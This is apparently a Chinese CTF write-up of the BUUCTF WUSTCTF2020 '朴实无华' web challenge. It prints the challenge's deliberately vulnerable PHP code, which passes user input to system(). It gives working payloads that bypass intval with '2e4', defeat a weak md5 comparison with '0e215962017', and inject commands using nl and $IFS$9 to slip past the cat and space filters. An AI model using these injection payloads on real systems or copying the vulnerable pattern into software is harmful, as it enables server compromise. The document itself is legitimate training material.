BUUCTF [WUSTCTF2020] 朴实无华

原创

Senimo_ 于 2020-12-16 10:21:48 发布 472 收藏 2

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF WUSTCTF2020 朴实无华 writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/111220371

BUUCTF [WUSTCTF2020] 朴实无华

考点：

1. `intval()` 函数科学计数法绕过
2. 网页**Unicode**编码
3. 变量`md5()`加密后与原值相等
4. `nl`、`tac`等替代`cat`命令

启动靶机：

根据标签名：

```
<title>人间极乐bot</title>
```

猜测可能有`robots.txt`协议，访问：

```
User-agent: *
Disallow: /fAke_f1agggg.php

```

得到假的flag：

```
flag{this_is_not_flag}
```

根据之前的`Warning`：

Warning: Cannot modify header information – headers already sent by (output started at /var/www/html/index.php:3) in **/var/www/html/index.php** on line **4**

猜测和请求头有关，使用**BurpSuite**抓取数据包：

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 15 Dec 2020 07:50:51 GMT
Content-Type: text/html
Content-Length: 22
Connection: close
Look_at_me: /fl4g.php
X-Powered-By: PHP/5.5.38

flag{this_is_not_flag}
```


在**Response**中发现新的提示：


```
Look_at_me: /fl4g.php
```

访问该页面：

Warning: Cannot modify header information – headers already sent by (output started at /var/www/html/fl4g.php:2) in **/var/www/html/fl4g.php** on line **3**

```
<img src="/img.jpg">
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);
```


Chrome浏览器显示乱码，用火狐浏览器打开，在更多中，有**文字编码**：



选择**Unicode**即可。

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，
致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
去非洲吧
```


得到页面源码：

1. **level 1**
   需要通过**GET**方式传入变量`$num`的值，其经过`intval()`方法处理后比`2020`小，但`+1`后比`2021`大。


使用科学计数法可以在比较时截断，只返回为`1`，但在做加法运算后，

```php
<?php
    $num = '2e4';
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "success!";
    }
?>
```

该方式可绕过,`?num='2e4'`：




猜测传入后台后自动转换成字符串类型，去掉单引号，直接传入`?num=2e4`：




成功通过level1

2. **level2**
   通过**GET**传入变量`$md5`的值，通过弱类型比较，与**md5**加密后的值相等，即可绕过

也就是以`0e`开头的字符串，加密后还是以`0e`开头即可在若类型比较时均转换成整数`0`：



字符串`0e215962017`符合该条件，尝试传入参数：`?md5=0e215962017`：




成功通过level2

3. **get flag**

   `strstr()`函数查找字符串的首次出现，区分大小写。
   `str_ireplace()`函数替换字符串中的一些字符，不区分大小写。
   其中通过**GET**方式传入的变量`$get_flag`不能包含`空格`、`cat`
   传入的变量将会被当作命令执行，首先先查看当前目录下内容，构造payload：

```
?num=2e4&md5=0e215962017&get_flag=ls
```



其中文件`fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag`可能包含flag，使用`nl`命令替换`cat`命令，并且通过`$IFS$9`代替空格，构造最终payload：

```
?num=2e4&md5=0e215962017&get_flag=nl$IFS$9fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

?>
我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.
想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.
想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.
1 flag{b8e6fb64-5542-4598-879b-d625fbe3bfb1}

得到flag。